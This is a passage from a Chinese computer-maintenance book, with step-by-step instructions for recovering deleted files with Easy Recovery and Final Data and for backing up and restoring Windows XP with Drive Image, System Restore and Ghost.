


图 9-38 “选定安装位置”对话框

图 9-39 “选择‘开始菜单’文件夹”对话框

步骤 6 在“文件夹”文本框中创建相应的文件夹（也可使用系统默认的文件夹名称）之后，单击“安装”按钮，即可自动的进行安装，如图 9-40 所示。

步骤 7 安装完毕之后，即可打开“安装完成”对话框，如图 9-41 所示。单击“完成”按钮，即可彻底完成安装操作。

图 9-40　自动安装




图 9-41　“安装完成”对话框

（2）使用 Easy Recovery

将 Easy Recovery 软件安装完毕，就可以运用安装好的 Easy Recovery 软件，来实现数据的恢复操作，具体操作步骤如下：

步骤 1 运行 Easy Recovery 主程序，进入 Easy Recovery 的主窗口，如图 9-42 所示。

步骤 2 单击“数据恢复”按钮，打开“数据恢复”设置窗口，如图 9-43 所示。

图 9-42　Easy Recovery 主窗口

图 9-43　“数据恢复”设置窗口

步骤 3 在删除 F 盘根目录下的“画笔.rar”之后，如图 9-44 所示。单击“是”按钮，即可将其删除，这时发现此压缩包中还有很重要的画笔类型，是必须要留下来的，所以需要对其数据进行恢复。




图 9-44　删除“画笔.rar”文件

步骤 4 在“数据恢复”设置窗口中单击“高级恢复”选项，即可出现一个系统扫描的提示，如图 9-45 所示。选择“高级恢复”选项的原因是其功能是最强大的，包括查找、恢复已经删除数据，从一个被格式化的卷中恢复文件和不依赖任何文件系统结构信息进行数据恢复。




图 9-45　系统扫描




图 9-46　信息提示框

步骤 5 在系统扫描完成之后，将会打开一个信息提示框，如图 9-46 所示。单击“确定”按钮，进入磁盘分析窗口，如图 9-47 所示。

图 9-47　磁盘分析窗口

图 9-48　磁盘扫描

步骤 6 在选择进行数据恢复的磁盘（这里选择的是 F 盘）之后，单击“下一步”按钮，开始对选定的磁盘进行扫描，如图 9-48 所示。在扫描完成之后，即可进入“选择恢复文件”窗口，如图 9-49 所示。

步骤 7 在右侧窗口中寻找被误删除的文件（并选中其前面的复选框），如图 9-50 所示。单击“下一步”按钮，即可打开“保存路径选择”窗口，如图 9-51 所示。

步骤 8 在“恢复目标选项”下列列表框中选中相应的恢复方式，并输入相应的恢复路径，不过恢复的文件最好是保存在另外的磁盘中，因为保存到原来的地方可能会覆盖原来的数据信息，导致恢复的文件损坏或者不能使用，单击“下一步”按钮，即可自动进行恢复操作，如图 9-52 所示。




图 9-49　“选择恢复文件”窗口




图 9-50　选中误删文件




图 9-51　“保存路径选择”窗口




图 9-52　数据恢复状态

步骤 9 在数据恢复完成之后，Easy Recovery 将会反馈一个“文件已完成恢复”的窗口，如图 9-53 所示。单击“完成”按钮，即可打开一个信息提示框，询问用户根据实际情况选择是否保存恢复，如图 9-54 所示。

图 9-53　完成数据恢复




图 9-54　信息提示框

用户可以将刚刚恢复的文件打开，检查一下是否能正常打开，其内容和文件是否完好无缺，如果一切正常，则说明误删除的文件已经得到了正常还原，完成了数据恢复操作。

2. Final Data

Final Data 也是一个功能相当强大的数据恢复工具，操作起来相当的简单，而且功能绝对不逊于前面所介绍的 Easy Recovery。

Final Data 工具的主要特点如下：

① Final Data 的操作界面和 Windows 的资源管理器的界面非常相似，只需三步即可完成数据的恢复：扫描磁盘、显示文件与文件夹、选择文件恢复，操作相当简单。

② 非常适合在中文环境下使用，支持多种语言的文件名，尤其对中文文件名的支持相当好，而且支持长文件名。

③ 在 DOS 下不能运行，但对于在 DOS 下删除的文件，却可以在 Windows 下恢复。

下面来看看 Final Data 的主窗口，界面相当简洁，如图 9-55 所示。

图 9-55 Final Data 主窗口

图 9-56 选择扫描的驱动器

图 9-57 选择扫描方式

具体使用的操作步骤如下：

步骤 1 假设误删除了压缩包“歌曲”，如果希望能够通过数据恢复找回来的话，只要在 Final Data 的主窗口中，选择“文件”→“打开”命令或单击主窗口中的按钮，即可打开一个要扫描驱动器的对话框，如图 9-56 所示。

步骤 2 选择一个驱动器后单击“确定”按钮，Final Data 即可对选定的磁盘进行快速扫描，快速扫描结束后出现“选择查找的扇区范围”对话框，其中有两个按钮：“完整扫描”按钮和“快速扫描”按钮，如图 9-57 所示。

步骤 3 单击“快速扫描”按钮，出现图 9-58 所示的窗口，显示的扫描结果是刚才快速扫描的结果。

步骤 4 如果单击“完全扫描”按钮，则出现“扫描磁盘”进度信息提示框，如图 9-59 所示。扫描时间取决于磁盘大小和 CPU 速度，扫描结果同图 9-58 显示的扫描结果一样。

步骤 5 在图 9-60 所示右侧发现要恢复的文件时，却出现了两个结果，文件名都是一样的，图标也是一样的，仅仅是“状态”和“簇”的大小不同而已，应该选择哪一个来进行恢复？此时，不要选择状态为“破坏的文件”，而是选择状态为“分段的文件”文件进行恢复。

图 9-58　快速扫描结果

图 9-59　完全扫描磁盘

步骤 6 右击要恢复的文件（压缩包“歌曲”），在弹出的快捷菜单中选择“恢复”命令，如图 9-61 所示。此时，将打开一个选择保存目录的路径选择对话框，如图 9-62 所示。




图 9-60　找到要恢复的文件




图 9-61　恢复文件

步骤 7 选择 D 盘或指定保存到 D 盘下的某个文件夹（双击右侧窗口显示的文件夹名称），单击“保存”按钮，打开图 9-63 所示的保存进度提示框。

图 9-62　选择保存路径

图 9-63　保存进度提示框

完成保存之后，可以检查一下恢复的文件是否能正常使用。双击恢复的压缩包“歌曲”对其进行解压缩，经过检验，文件能正常使用。至此，就完成了对文件的恢复操作。

最后再补充如下两点：

- 即使使用了 FDISK 删除硬盘的分区，但在运行 Final Data 扫描磁盘时，选择物理硬盘还是能恢复的。
- 对于那些遭受到类似于 CIH 等病毒，修改了系统文件而造成的损害也可以恢复，但对于那些被病毒直接将数据破坏了的文件，将无能为力。

9.3 备份与恢复操作系统

在了解一些计算机硬盘数据的备份与恢复操作之后，就可以在机器受到黑客攻击时，尽量将损失降到最低。但如果黑客攻击的是整个操作系统而不是某一数据，就需要对整个操作系统进行备份与恢复。

9.3.1 用 Drive Image 备份/还原操作系统

能够对操作系统进行备份与还原的方法很多，这里介绍可靠性和效率性都非常高的 Drive Image 软件，此软件的应用非常简单便捷，用户无需执行 DOS 命令，就可以为其非系统分区进行复制或复原操作，并且运用此软件在复制或复原时可以避免产生任何困难。还有就是 Drive Image 软件能复制整个硬盘至单一映像文件，包括其中的数据、应用软件和系统，在一定程度上节省了用户重新安装系统的时间，给用户带来极大的便利。

1. 安装 Drive Image 软件

与其他软件一样，要想运用 Drive Image 软件实现备份还原操作系统，首先就需要安装此软件。具体操作步骤如下：

步骤 1 双击下载的安装文件，打开“Drive Image 安装向导”对话框，如图 9-64 所示。单击 Next 按钮，打开“安装协议”对话框，如图 9-65 所示。




图 9-64 “Drive Image 安装向导”对话框




图 9-65 “安装协议”对话框

步骤 2 查看软件相应的安装协议之后，单击 Yes 按钮，打开“选择安装路径”对话框，如图 9-66 所示。在其中选择系统默认的路径或单击 Browse 按钮，从打开的对话框中选择需要的路径。

步骤 3 路径选择完毕之后，单击 Next 按钮，打开“选择组件”对话框，根据实际情况选择相应的安装组件，如图 9-67 所示。




图 9-66　“选择安装路径”对话框




图 9-67　“选择组件”对话框

步骤 4 单击 Next 按钮，打开“选择文件夹”对话框，如图 9-68 所示。单击 Next 按钮，系统即可自动进行安装，如图 9-69 所示。




图 9-68　“选择文件夹”对话框




图 9-69　自动安装

步骤 5 安装完毕之后，弹出“完成安装向导”对话框，如图 9-70 所示。单击 Finish 按钮，即可彻底完成安装操作。




图 9-70　“完成安装向导”对话框

2. 安装 Drive Image 2002 V6.0 汉化补丁

为了使用方便，用户还可以安装一个 Drive Image 2002 V6.0 汉化补丁，方法很简单，具体操作步骤如下：

步骤 1 双击下载的汉化补丁安装文件，打开“Drive Image 2002 V6.0 汉化补丁”窗口，如图 9-71 所示。在其中输入要应用补丁文件的文件夹，并根据实际需要选择相应的复选框，单击“应用”按钮，开始进行汉化操作。

步骤 2 在汉化完成后弹出完成汉化操作提示，如图 9-72 所示。单击“确定”按钮，即可完成汉化操作。




图 9-71 “Drive Image 2002 V6.0 汉化补丁”窗口

图 9-72 信息提示框

3. 实现备份/还原操作

所有的准备工作已经就绪后，就可以运用 Drive Image 软件进行备份/还原操作，具体操作步骤如下：

步骤 1 在 Windows 系统中，选择“开始”→“程序”→“Power Quest Drive Image 2002”→“Drive Image 2002”命令，打开“Drive Image 2002”对话框，如图 9-73 所示。

步骤 2 单击“创建映像”按钮，打开“纵览”对话框，在其中显示了当前设置和需要操作的情况，如图 9-74 所示。

图 9-73 “Drive Image2002”对话框




图 9-74 “纵览”对话框

步骤 3 根据提示选择“选择驱动器”选项卡，在其中选择驱动器，如图 9-75 所示。

步骤 4 在“选择目的地”选项卡中选择映像文件的存放位置，并输入映像文件的名称，如图 9-76 所示。

图 9-75　“选择驱动器”设置窗口

图 9-76　“选择目的地”设置窗口

步骤 5 在“选项”选项卡中，用户可以设置“压缩标准”、“安全”等选项组，如图 9-77 所示。单击“完成”按钮，打开“创建映像”对话框，如图 9-78 所示。单击“是”按钮，即可开始映像的创建操作。




图 9-77　“选项”设置窗口




图 9-78　“创建映像”对话框

步骤 6 Drive Image 软件能备份自然也就能还原，只要在“Drive Image 2002”对话框中单击“恢复映像”按钮，即可打开“纵览”对话框，在“选择映像文件”选项卡中，选择需要恢复的映像文件，如图 9-79 所示。

步骤 7 在“选择目的地”选项卡中，可以勾选“恢复到原始位置”复选框，将映像文件恢复到原地，也可以重新选择新的磁盘位置，如图 9-80 所示。

图 9-79　“选择映像文件”设置窗口

图 9-80　“选择目的地”设置窗口

步骤 8 在“选项”选项卡中，根据实际情况选择相应的复选框之后（见图 9-81），单击“完成”按钮，即可进行映像恢复操作。

图 9-81 “选项”设置窗口

Drive Image 可以设置时间定时进行备份，从而免除以人工激活复制过程，大大节省了用户的时间。

另外，Drive Image 将保留用户系统配置，用户不用在计算机受攻击后重新进行配置，一定程度上带来了极大的便利。

9.3.2 系统自带的还原功能

实现操作系统的恢复功能不仅可以通过相应的软件，还可以运用系统自带的还原功能实现恢复操作，通过对还原点的设置，牢记对系统所做的更改。这样当系统出现故障时，就可以使用系统还原功能将系统恢复到更改之前的状态。具体操作步骤如下：

步骤 1 右击“我的电脑”，从弹出的快捷菜单中选择“属性”命令，打开“系统属性”对话框，如图 9-82 所示。

步骤 2 在“系统还原”选项卡中，一定要保持“在所有驱动器上关闭系统还原”复选框处于未选中状态，还要确保需要还原的分区处于“监视”状态，只有这样才算是开启“系统还原”功能，如图 9-83 所示。

图 9-82 “系统属性”对话框

图 9-83 “系统还原”设置窗口

小技巧

Windows XP 的系统还原功能默认是还原所有盘，如果只想还原系统盘，则需要在还原前指定关闭其他盘，只要在“系统还原”的“可用的驱动器”中单击选择关闭的驱动器之后，再单击“设置”按钮，即可打开“设置”对话框，在其中勾选“关闭这个驱动器上的‘系统还原’”复选框关闭监视，如图 9-84 所示。




图 9-84　“设置”对话框

步骤 3 依次选择“开始”→“所有程序”→“附件”→“系统工具”→“系统还原”命令，打开“系统还原”对话框，如图 9-85 所示。

步骤 4 在其中选择“创建一个还原点”单选按钮之后，单击“下一步”按钮，打开“创建一个还原点”对话框，如图 9-86 所示。

图 9-85　“系统还原”对话框

图 9-86　“创建一个还原点”对话框

步骤 5 在“还原点描述”文本框中输入还原点的名称之后，单击“创建”按钮，打开“完成还原点创建”对话框，如图 9-87 所示。单击“关闭”按钮，即可完成还原点的创建操作。

注　意

在创建系统还原点时要确保有足够的硬盘可用空间，否则可能导致创建失败，如果要设置多个还原点，则方法跟上面一样，这里不再赘述。

步骤 6 当电脑遭遇病毒、木马或黑客的袭击时，就可以运用系统还原了。选择“开始”→“所有程序”→“附件”→“系统工具”→“系统还原”命令，打开“系统还原”对话框。

步骤 7 在其中选择“恢复我的计算机到一个较早的时间”单选按钮之后，单击“下一步”按钮，即可打开“选择一个还原点”对话框，如图 9-88 所示。

图 9-87 “完成还原点创建”对话框




图 9-88 “选择一个还原点”对话框

步骤 8 在其中选择还原点（即在左边的日历中选择一个还原点创建的日期）之后，右边就会出现这一天中创建的所有还原点，选择需要还原的还原点，并单击“下一步”按钮，即可打开“确认还原点选择”对话框，如图 9-89 所示。

图 9-89 “确认还原点选择”对话框

步骤 9 单击“下一步”按钮，即可开始进行系统还原。由于恢复还原点后系统会自动进行重新启动操作，因此建议用户在操作之前退出当前运行的所有程序，以防止重要文件的丢失。

如果不能以正常模式运行 Windows XP 来进行系统还原操作，则可以尝试通过安全模式进入操作系统来进行还原操作，其方法跟正常模式下的方法一样。如果系统已经崩溃不能进入安全模式，则可运用进入“带命令行提示的安全模式”，也即在命令行提示符后面运行“C:\windows\system32\restore\rstrui”，即可打开系统还原操作窗口来进行系统还原操作。

9.3.3 用 Ghost 实现系统备份还原

随着计算机技术的不断更新，黑客的攻击手段也越来越多样化，为了更好地防范攻击，往往需要一款可以随时还原硬盘数据的 Ghost 软件。运用此软件不但可以将 C 盘的系统进

行备份，而且还可以将当前硬盘所有内容备份成镜像文件以备需要时进行恢复。具体操作步骤如下：

步骤 1 从网上下载 Ghost 程序之后，将 Ghost.exe 复制到硬盘或软盘即可执行。启动工具盘之后，选择 Ghost 程序，即可进入 Ghost 界面，如图 9-90 所示。

步骤 2 单击 OK 按钮，打开 Ghost 主窗口，如图 9-91 所示。通常情况下，使用 Ghost 复制备份分为整个硬盘和分区硬盘两种，在 Ghost 主窗口中单击“Local（本地）”菜单项，在右面弹出的级联菜单中有 3 个子项，如图 9-92 所示。




图 9-90　进入 Ghost 界面




图 9-91　Ghost 主窗口

提示

其中的 Disk 表示整个硬盘备份，Partition 表示单个分区硬盘备份，Check 表示硬盘检查，用来检查硬盘或备份的文件，看是否可能因分区、硬盘被破坏等造成备份或还原失败。而分区备份作为个人用户来保存系统数据，特别是在恢复和复制系统分区时具有较高的实用价值。

步骤 3 在 Ghost 主窗口中选择 Local→Partition→To Image 命令，打开“文件选择”窗口，在其中选择要备份的文件，如图 9-93 所示。




图 9-92　子选项




图 9-93　“文件选择”窗口

步骤 4 单击 OK 按钮，打开“硬盘选择”窗口，在其中选择要备份的分区，如图 9-94 所示。

步骤 5 单击 OK 按钮，打开“路径选择”窗口，在其中选择备份文件的存放路径，并在 File name 文本框中输入镜像文件名称，如图 9-95 所示。




图 9-94 “硬盘选择”窗口




图 9-95 “路径选择”窗口

步骤 6 按【Enter】键，即可弹出是否对备份的文件进行压缩的提示，如图 9-96 所示。在该提示框中有 3 个按钮，分别是“No（不压缩）”、“Fast（低压缩）”、“High（高压缩）”3 项，在根据实际情况选择相应的按钮并单击之后，即可弹出一个信息提示框，如图 9-97 所示。单击 Yes 按钮，开始进行分区备份。




图 9-96 压缩备份文件




图 9-97 信息提示框

注 意

如果硬盘的容量足够大，最好选择 Fast 按钮，因为这样复制的数据更不易出现错误。备份速度与内存有关，备份完毕后就可以退出 Ghost。

